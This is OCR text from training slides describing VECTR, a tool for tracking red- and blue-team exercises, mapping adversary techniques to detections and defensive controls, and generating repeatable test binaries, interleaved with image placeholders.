- Specifically identify which defensive controls mitigate specific adversarial techniques
- Capture detection logic, comments and other evidence by TTP
- Produce summary and detailed reporting in both graphical and CSV formats
- Provide historical trending of campaign exercises, to measure improvements over time
- Ability to build custom PE runtimes for test automation and continuous regression testing

ANALYST 201


VECTR: Campaign Overview

SAMPLE DATA

Specific security sprints, or actor campaigns can be loaded within an Assessment

As TTPs are mapped and tested, the progress of the campaign is updated

A bar chart representing the TTP evaluation results is generated



ANALYST 201


VECTR: Campaign Detail

SAMPLE DATA

The Escalation Path illustrates an end-to-end view of an attack

Each icon represents a specific implementation of a technique

Timeline and Outcome show the result of TTP evaluations




ANALYST 201


VECTR: Escalation Path

SAMPLE DATA

A collection of Test Cases (TTPs) are used to illustrate an "Escalation Path"; which visualises the attacker's movement across your preferred Kill Chain.



A completed Escalation Path can be saved as PNG, and re-used in reports and presentations, etc




ANALYST 201

VECTR: Blue Team Test Case

SAMPLE DATA

Capture rich detail about the attacker's objectives and how these were achieved. Specify targeted assets, capture specific tools and procedures, and generate automated payloads

Capture test outcomes, with both high-level and specific defensive controls, detection rules, set tags, and create guidance notes to support both DFIR and Threat Hunting use cases




ANALYST 201

VECTR: Map Detection Use Cases to TTPs

SAMPLE DATA

Text-based detection use cases including those developed in SIGMA, YAML, YARA, XML etc can be mapped directly to a TTP, providing a single pane of glass view



ANALYST 201


VECTR: TTP Payloads & Atomic Test Binary Generation

SAMPLE DATA

Generate executable binaries that can repeat tests consistently. Great for regression testing

Optionally configure cleanup commands that can revert a host's configuration

Attach prerequisite binaries that will be dropped to disk upon test execution



ANALYST 201

